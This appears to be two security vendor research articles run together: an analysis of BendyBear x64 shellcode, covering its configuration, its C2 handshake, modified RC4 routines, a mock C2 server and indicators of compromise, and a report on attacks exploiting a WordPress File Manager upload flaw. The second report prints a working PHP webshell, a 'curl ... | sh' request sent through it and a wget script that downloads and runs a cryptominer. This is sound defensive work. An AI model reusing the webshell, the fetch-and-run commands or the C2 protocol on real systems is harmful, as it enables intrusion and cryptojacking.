BendyBear decrypts its internal configuration structure, which is 1,152 bytes, as shown in the example above. Highlights in various colors help break down the configuration structure: neon green are the keys used for XORing values throughout the shellcode, light blue are the bytes computed from the host's Quick Edit Registry key, orange are the four bytes that represent the shellcode version, pink are the 17 bytes that make up the C2 domain, magenta are the two bytes that make up the target C2 port, light yellow are the resolved function pointers used by the shellcode, dark cyan are the 112 bytes that make up the function pointer sizes used to encrypt or decrypt function blocks, and dark red are the 289 bytes that make up the resolved Windows API functions used by the shellcode.
Figure 2. Shellcode configuration structure.

A breakdown of the configuration structure shown in Figure 2 is below (from top to bottom):

  • Highlighted in neon green are the two, 16-byte keys used for XORing values throughout the shellcode.
    7D 38 BA FD E1 C8 D2 DF B6 EE 33 F9 14 BF 52 96
    71 17 DF E4 AE 3B A9 F2 D5 3D 75 CC D3 0D 57 72
  • Highlighted in light blue are the two bytes computed from the host’s Quick Edit Registry key.
    E8 03
  • Highlighted in orange are the four bytes that represent the shellcode version.
    30 2E 32 34 (0.24)
  • Highlighted in pink are the 17 bytes that make up the C2 domain. Bitwise NOT (unsigned byte) to decode the values including the NULL.
    88 98 CE D1 96 91 94 9A 8C 93 96 89 9A D1 9C 90 92
  • Highlighted in dark green are the 103 bytes that are used for pattern elimination. XOR with 0xFF to NULL values.
    FF FF FF FF FF FF FF FF FF FF FF...
  • Highlighted in magenta are the two bytes that make up the target C2 port.
    BB 01
  • Highlighted in light yellow are the resolved function pointers used by the shellcode.
    92 13 73 33 37 02
  • Highlighted in dark cyan are the 112 bytes that make up the function pointer sizes used to encrypt or decrypt function blocks.
    EE 01
  • Highlighted in dark red are the 289 bytes that make up the resolved Windows API functions used by the shellcode
    A0 2E 52 CC FC 7F 00 00...

Network Communications


Stager communication flow: Stager generates request packet, C2 server calculates pre-session key and challenge response, C2 server returns encrypted chunk payload, stager verifies challenge response and decrypts payload and executes in-memory.
Figure 3. Stager communication flow.

Before communicating with the C2 server, the shellcode flushes the host’s DNS cache by performing the following:

  1. Loads module dnsapi.dll
  2. Calls API DnsFlushResolverCache

When this API is called, all domains resolved are cleared from the host’s DNS cache, not just the target C2 server. This forces the host to resolve the current IP associated with the C2 domain, ensuring that communication continues as network infrastructure becomes compromised or unavailable. It also implies the developers own the domain and can update the IP.

The stager begins by computing 10 bytes of data to send to the C2 server. These 10 bytes make up a challenge request packet. The stager sends the challenge request to the C2 and waits for a challenge response. When received and properly decrypted, the stager checks for magic values or signature bytes at specific offsets. If this check fails, the network connection is aborted. This check ensures trusted communication with the intended C2 server and initiates the download of the payload.

I. Stager Generates Challenge Request Packet

The stager computes a 10-byte challenge request containing information for the C2, to include the size of the data (being the session keys) to be received next. The challenge request and session keys are sent to the C2 simultaneously. Example request:

26BCFCCE738A211F3763

II. C2 Server Decrypts Challenge Request Packet

The C2 decrypts the challenge request packet using the following steps:

1. First byte will be XORed with the second byte, second byte with third byte…until byte 10, followed by:

A. Byte 7 is updated from the result of ( byte 7 XORed with byte 3 ).
B. Byte 2 is updated from the result of ( byte 2 XORed with byte 0 ).
C. Byte 8 is updated from the result of ( byte 8 XORed with byte 0 ).
D. Byte 9 is updated from the result of ( byte 9 XORed with byte 5 ).

2. Final value is XORed with key 0x3FDA5F9AD85D50C77E6A

The challenge request decrypts to the following (represented as hex bytes):

The C2 decrypts the challenge request packet, resulting in the following components: GetTickCount, Fixed Signature, GetTickCount, Fixed Value, GetTickCount, Data Size little Endian.
Figure 4. Decrypted request challenge.

The last four bytes of the decrypted request packet inform the C2 server of the size of the expected network traffic to follow. As shown above, the value is 0x20, or 32 bytes. These 32 bytes make up the session keys used by the C2 server to encrypt a server challenge response and encrypt the payload.

Example of session keys received by the C2 server:

Session key 1--> 8C931D4F764B0661C26D77239EB454CA

Session key 2--> 7A4DD0AA6C3F37CDBDAFA4CBD6B27697

The challenge request packet and session keys are computed for each beacon and therefore would always be unique.

III. C2 Authenticates With the Stager

The C2 uses the session keys to build the RC4 state box and as an XOR key for encryption and decryption.

*It should be noted that the use of session key 2 is not yet fully understood, and it did not appear to be used to communicate with the stager.

1. The pre-session key is computed using session key 1 (first 16 bytes) as follows:
Pre-Session Key = session key 1 XOR
0X6162636465666768696A6B6C6D6E6F00

2. Using the computed pre-session key from step 1, the C2 server builds the RC4 Key Scheduling Algorithm (KSA). It is computed as follows:

a. Build the RC4 KSA using the following inputs to the below function:
data = 16-byte key 0x0C2F65194FF37B2D63D34635C7B205E4
key = 16-byte computed pre-session key from step 1

   Example RC4 (modified) KSA routine:

 def rc4_KSA(data, key):
      x = 0
      box = range(258)
      box[256] = 0
      box[257] = 0
      for i in range(256):
      x = (x + box[i] + ord(key[i % len(key)])) % 256
      box[i], box[x] = box[x], box[i]
      return box

*Note about the input parameter “data” for the KSA routine: It is the XOR result of the two 16-byte keys shown neon green in Figure 2. Shellcode Configuration Structure.



3. Construct 10-byte server challenge response header using the hex values shown in Figure 5.

Server Command Challenge Header consists of: random value (shown in red), fixed signature (green), random value (light blue), command (dark blue), random value (gray), and header size little endian (orange).
Figure 5. Server Command Challenge Header

4. Encrypt server challenge response header from step 3:

a. XOR 10-byte server challenge with key 0x33836E6B3FAA6AC464DA and perform the following:

i. Byte 7 is updated from the result of ( byte 7 XORed with byte 3 ).
ii. Byte 2 is updated from the result of ( byte 2 XORed with byte 0 ).
iii. Byte 8 is updated from the result of ( byte 8 XORed with byte 0 ).
iv. Byte 9 is updated from the result of ( byte 9 XORed with byte 5 ).

b. Encrypted server challenge response header = result of 4(a)

5. Compute final authentication key:

a. XOR the following values:

i. 0x0C2F65194FF37B2D63D34635C7B205E4
ii. Value computed from step 1, i.e. Pre-Session Key

*The 16-byte value in 5.a.i is the same input parameter used in the KSA algorithm in step 2. The stager expects this key from the C2 otherwise the session is aborted.

The values generated in steps 4 and 5 make up the complete server challenge response. At this point, the C2 sends the server challenge response to the stager, completing the authentication process.

IV. C2 Encrypts and Transmits Payload

Next, the C2 prepares to send a command to the stager. BendyBear only supports one type of command: payload download.

1. Build a 10-byte command header using the hex values shown in Figure 6.

Updated Server Command Challenge Header consists of: random value (shown in red), fixed signature (yellow and green), random value (light blue), command (dark blue), random value (gray), and header size little endian (orange).
Figure 6. Updated server command challenge header.

The only change to the header is the fixed signature value from 0x40 to 0x43.

2. Encrypt the command header from step 1:

The following is an example of a RC4 modified routine that can be used. The first argument, box, would be the S-Box computed in step III.2 and the second argument, data, would be the command header from step 1.

def rc4_Mod_Crypt(box, data):
    x = box[256]
    y = box[257]
    c = 0
    out = []
    for char in data:
        x = (x + 1) % 256
        y = (y + box[x]) % 256
        box[x], box[y] = box[y], box[x]
        z = ( (box[x] + box[y] )&0xff ) % 256
        al = rol( box[z],4,8 )
        out.append( chr( ord( data[c] ) ^ al ) )
        box[z] = al
        c+=1
    box[256] = x
    box[257] = y
    return ''.join(out)

3. Obtain the size of the payload and encrypt that value using the same RC4 algorithm as in step 2. The size of the payload should be the total decrypted size of the payload.

4. Encrypt and send the payload to the stager in chunks:

a. Read 4,086 bytes from the payload. This is the maximum chunk size that the stager will accept.

b. Build a command header (step 1 above) and update the following fields:

i. Header size = size of payload chunk.

ii. Command = 1.

c. Send the updated 10-byte command header to the stager.

d. Send the encrypted payload chunk.

e. Repeat steps a - d until payload is sent.


Figure 7 shows an example of one payload chunk that is sent to the stager.

Encrypted payload header and data from our investigation of BendyBear. Color code: Purple for Response Header 10 bytes; Light green for Decrypted Payload Size; Gray for Encrypted Payload chunk; and Light Blue for Command Header.
Figure 7. Encrypted payload header and data.

Upon receiving each chunk, the stager strips the command header and decrypts the payload chunk in memory.

Payload In-Memory Loading

Once the payload is fully decrypted, the stager performs some basic checks to ensure that the payload conforms to a Windows executable. It validates the DOS and PE header and that the payload is a DLL. It then direct-memory loads the payload and calls into its entry point (AddressOfEntryPoint). The direct memory load of the payload emulates that of the Windows PE loader – LoadLibrary. As a result, the PEB LDR_DATA_TABLE_ENTRY metadata structures are not created and the PEB for the process running the shellcode has no record of the DLL loading, which can be used to detect rogue modules running on your host. This is visible in WinDbg running the command !address within the process that loaded the shellcode. An example is shown in Figure 8.

The PEB for the process running the BendyBear shellcode has no record of the DLL loading, which can be used to detect rogue modules running on your host. This is visible in WinDbg running the command !address within the process that loaded the shellcode, as shown in the example here.
Figure 8. Artifact of direct in-memory loaded DLL.

In-memory artifacts:

  • Type is MEM_PRIVATE, meaning it is private to the process that loaded it. On Windows platforms, DLLs are typically loaded as MEM_IMAGE so that they can be shared between different processes to save memory space.
  • Protection is PAGE_EXECUTE_READWRITE(RWX), which means the area is writable and executable with a memory area containing an MZ header. The MZ header is the in-memory loaded module.

The output of the WinDbg !address command shown in Figure 8 spots the anomalous entry. The memory address of module 0x7ff4c2450000 was the result of private memory allocation, protection set to RWX and usage containing an MZ header.

x64 Shellcode Behaviors

The following table describes the main behaviors of BendyBear.

Behavior Artifact ATT&CK IDs
Query Registry

HKEY_CURRENT_USER\Console\QuickEdit

T1012: Query Registry
Command and Control T1573.002: Encrypted Channel: Asymmetric Cryptography
Payload transfer from remote host T1105: Ingress Tool Transfer
Payloads in modified RC4-encrypted chunks T1027.002: Obfuscated Files or Information: Software Packing
~65 calls to Windows API kernel32!GetTickCountKernel32 prior to the shellcode connecting to the C2 server. Used to encrypt or decrypt function blocks. T1497.003: Time Based Evasion
Dynamic DLL Importing and API Lookups T1106 Native API
52 iterations of the shellcode obtaining the process environment block (PEB) and checking for IsDebugger flag T1082: System Information Discovery
Eight calls to msvcrt!time prior to connecting to the C2 server
Clearing host’s DNS cache via API DNSAPI!DnsFlushResolverCache
PEB _LDR_DATA_TABLE_ENTRY metadata structures are not created, and the PEB for the process running the shellcode has no record of the DLL loading.
Loaded payload module (DLL) has a type of MEM_PRIVATE

Table 1. x64 shellcode commands executed.

BendyBear vs. WaterBear

Attributes WaterBear BendyBear
File Type EXE/DLL Shellcode
Implant Type Stage-2 Stage-0
Modified RC4
Additional Encryption UNKNOWN Extra XOR Computations
16-Byte XOR keys
Authenticated C2 Communications
Signature Verification Magic Bytes 1F 40

1F 43

1F 40

1F 43

Chunked Payloads
Polymorphic Code
In-Memory Loading
PEB Debugger Check
Pattern Elimination
Encrypt/Decrypt Function Routines
API Hooking
Process Hiding
Network Traffic Filtering

Table 2. Comparison of BendyBear and WaterBear.

File Type – WaterBear is a standalone PE/EXE. BendyBear is a x64 Shellcode that requires loader or code injection.

Implant Type – WaterBear is a stage-2 implant with many capabilities; BendyBear is a stage-0 downloader.

Modified RC4 Encryption – Both WaterBear and BendyBear use a modified RC4, but implement them slightly differently. WaterBear uses a 256 RC4 state box with byte shifting and addition within the key scheduling algorithm. BendyBear uses a 258 RC4 state box and performs XOR within the key scheduling algorithm.

Additional Encryption – While both use encryption as a way to conceal artifacts, BendyBear was found to contain additional XOR encryption steps.

16-Byte XOR Key – Both use the same 16-byte XOR key to create the pre-session key: 0x6162636465666768696A6B6C6D6E6f00

Authenticated C2 Communications – Both send an initial 10-byte challenge request followed by 32-byte session keys.

Signature Verification Magic Bytes – Both use the same matching magic byte verification values.

Chunked Payload – Both expect the payloads to be sent in encrypted chunks.

Polymorphic Code – Both employ code manipulation during runtime execution with random bytes.

In-Memory Loading – Both support the in-memory loading of payloads.

PEB Debugger Check – Both check to see if the code is being debugged.

Pattern Elimination –Both re-encrypt any decrypted strings upon use.

Encrypt/Decrypt Function Routines – Both WaterBear and BendyBear obfuscate runtime function addresses.

API Hooking – Variants of WaterBear implement API hooking, while BendyBear does not.

Process Hiding – Variants of WaterBear can hide processes via API hooking, while BendyBear does not support this capability.

Network Traffic Filtering – Variants of WaterBear can filter or hide network traffic via API hooking, while BendyBear does not support this capability.

Conclusion

The BendyBear shellcode contains advanced features that are not typically found in shellcode. The use of anti-analysis techniques and signature block verification indicate that the developers care about stealth and detection-evasion. Additionally, the use of custom cryptographic routines and byte manipulations suggest a high level of technical sophistication.

Palo Alto Networks customers can be protected from the attacks outlined in this blog in the following ways:

  • The C2 domain used in this shellcode has been categorized as malware in DNS Security, URL Filtering and WildFire, which are security subscriptions for Next-Generation Firewall customers.
  • Cortex XDR can identify and block the shellcode during execution.
  • App-ID, the traffic classification system in Next-Generation Firewalls, is capable of identifying applications irrespective of port, protocol, encryption (SSH or SSL) or any other evasive tactic used by the application. This shellcode attempts to communicate over TCP port 443 with traffic that does not conform to proper SSL or any other known application. As a matter of best practice, we advise customers to block unknown outbound TCP traffic in their security policies.

Indicators of Compromise

Shellcode Samples

x64 - (version 0.24)
64CC899EC85F612270FCFB120A4C80D52D78E68B05CAF1014D2FE06522F1E2D0 wg1.inkeslive[.]com

x86 - (version 0.1)
49901034216a16cfd05c613f438eccee4a7bf6079a7988b3e7094d9498379558 web2008.rutentw[.]com

x86 WaterBear Loaders

The following executables have been identified as loaders/injectors that contain older WaterBear x86 shellcode. The shellcode code is identical to the x86 sample 49901034216.... (version 0.1) listed above.

5d1414b47d88e95ae6612d3fc211c29b35cc5db4a8a992f5e27cff5203ebf44b
9880ba4f93cade2f6bbb4cc8efdcf087e8ac51b5c209ee32ad8134eb87ef70e1
682122f34027e3f8025928d446989b02952449f5e5930c2670f8f789f41573ff
2a09ec2d6edadd06e18c841e0ed794ba3eeb21818476f75ccc0e5d40e08eac80
76ef704d21fbaaceca8a131429ccfb9f5de3d8f43a160ddd281ffeafc391eb98

Additional Resources

Taiwan News – Taiwan urges blocking 11 China-linked phishing domains.
iThome News – The Bureau of Investigation’s recent investigation of several cases of Taiwan Government agencies hacked.
TeamT5 – Evil Hidden in Shellcode: The Evolution of malware DbgPrint.
TrendMicro – WaterBear Returns, Uses API Hooking to Evade Security.
TrendMicro – The Trail of BlackTech’s Cyber Espionage Campaigns.
CryCraft Technology Corp - Taiwan Government Targeted by Multiple Cyberattacks in April 2020 Part 1: Waterbear Malware
JPCERT/CC Eyes - ELF_PLEAD - Linux Malware Used by BlackTech

Appendix

Shellcode Proof of Concept

Mock C2 server serving request to stager and sending a payload (DLL) that displays a message box:

python.exe U42ETHOS_C2.py -l 8080 -p c:\temp\DLLSample.dll

[+] Started U42ETHOS_C2.py ver 1.0.0 waiting for connection on TCP port 8080

[!] Using payload file c:\temp\DLLSample.dll

[!] Received new connection from: ('192.168.163.138', 49918)

[-] Received Encrypted challenge Request Packet--> 40da9a64bf3992d39db6

[-] Decrypted challenge Request packet--> 46401f8c032320000000

[+] Session key 1--> 9816f78b57fff54efb5419202d81a729

[+] Session key 2--> 6ec83a6e4d8bc4e28496cac865878574

[+] Computed PreSessionKey--> f97494ef32999226923e724c40efc829

[+] Challenge command--> a3601149a495d02598b7

[-] Challenge key is--> f55bf1f67d6ae90bf1ed3479875dcdcd

[+] Payload Size is 00920100

[!] Payload sent to stager. Check if executed

Figure 9. Unit 42 mock C2 server.


Example stager in-memory loading test DLL for BendyBear.
Figure 10. Example stager in-memory loading test DLL

Figure 9 is a Python mock C2 server that was created by Unit 42 to interact with the stager. It is configured to listen on TCP port 8080, and the payload is a test DLL that launches calc.exe and displays a message box (Hello, Implant). Figure 10 is a Windows 10 host running the shellcode in memory via a custom loader. The shellcode was configured to communicate with the mock C2 server.


Network Traffic for the Above Payload (truncated):

Figure 11. Network traffic capture example.

Exploits in the Wild for WordPress File Manager RCE Vulnerability (CVE-2020-25213)

Executive Summary

In December 2020, Unit 42 researchers observed attempts to exploit CVE-2020-25213, which is a file upload vulnerability in the WordPress File Manager plugin. Successful exploitation of this vulnerability allows an attacker to upload an arbitrary file with arbitrary names and extensions, leading to Remote Code Execution (RCE) on the targeted web server.

This exploit was used by attackers to install webshells, which in turn were used to install Kinsing, malware that runs a malicious cryptominer from the H2miner family. Kinsing is based on the Golang programming language, and its ultimate purpose is to be used in cryptojacking attacks on container environments.

Palo Alto Networks customers are protected from CVE-2020-25213 and Kinsing with Cortex XDR, AutoFocus and Next-Generation Firewalls with the WildFire security subscription.

CVE-2020-2513 and Webshells

The vulnerability stems from the fact that the WordPress File Manager plugin renamed the file extension on the elFinder library's connector.minimal.php.dist file to .php so it could be executed directly. Since this file has no access restrictions, it can be executed by anyone browsing the web server. The file contains mechanisms to upload files to the web server without any authentication. Because of this flaw, allowing anyone to upload files, malicious actors started attacking it and uploading webshells, which can be used for further activities such as installing malware or cryptominers.

Observed Attack Chain

Our investigation began with the access log of an attacked machine. What caught our attention was the following HTTP POST request to the web server:

[19/Dec/2020:08:58:08 +0000] "POST /wp-content/plugins/wp-file-manager/lib/php/connector.minimal.php HTTP/1.1" 200 1453 "-" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/78.0.3904.108 Safari/537.36"

This request was used to upload a webshell. Inspecting the log further, we found the culprit – i.e., the webshell:

[19/Dec/2020:08:57:48 +0000] "GET /wp-content/plugins/wp-file-manager/lib/files/k.php?cmd=curl+X.X.X.X%2Fwpf.sh%7Csh HTTP/1.1" 200 411

As we can see from the above, the webshell was named k.php and was provided a command to execute. The webshell itself is quite simple as it’s stored in plain text on the web server and contains no obfuscation or authentication measures:

<?php if(isset($_REQUEST['cmd'])){ echo "<pre>"; $cmd = ($_REQUEST['cmd']); system($cmd); echo "</pre>"; die; }?>

Upon further examination of the HTTP GET request that was issued to the webshell k.php, we can see it simply invoked the curl command, downloaded a file named wpf.sh and executed it.

We obtained the shell script from the attacker’s command and control (C2) server. Here is a synopsis of the file:

...

$WGET $DIR/kinsing http://X.X.X.X/kinsing

chmod +x $DIR/kinsing

…

SKL=wpf $DIR/kinsing

…

The file wpf.sh is a script that downloads Kinsing using wget, gives it execute permissions and proceeds to execute it.

Conclusion

We observed an exploit in the wild for the WordPress File Manager RCE vulnerability CVE-2020-25213. Attackers used the exploit to install webshells, which in turn were used to install Kinsing, which runs a malicious cryptominer from the H2miner family. The ultimate purpose of Kinsing is to be used in cryptojacking attacks on container environments.

Palo Alto Networks customers are protected from CVE-2020-25213 in the following ways:

  • The Linux Cortex XDR agent blocks this attack. The webshell is detected by the local threat evaluation engine, which is powered by machine learning algorithms.
  • The malware has malicious verdicts in WildFire, a security subscription for the Next-Generation Firewall.
  • The Cortex XDR Behavioral Threat Protection engine prevents both Kinsing and the payload cryptominer.
  • Palo Alto Networks Threat Prevention covers this vulnerability with TID 59286.
  • AutoFocus has an appropriate tag for the miner and Kinsing.

Indicators of Compromise

Kinsing Hashes

6e25ad03103a1a972b78c642bac09060fa79c460011dc5748cbb433cc459938b

5f1e0e3cc38f7888b89a9adddb745a341c5f65165dadc311ca389789cc9c6889

Cryptominer Hash (H2miner)

dd603db3e2c0800d5eaa262b6b8553c68deaa486b545d4965df5dc43217cc839

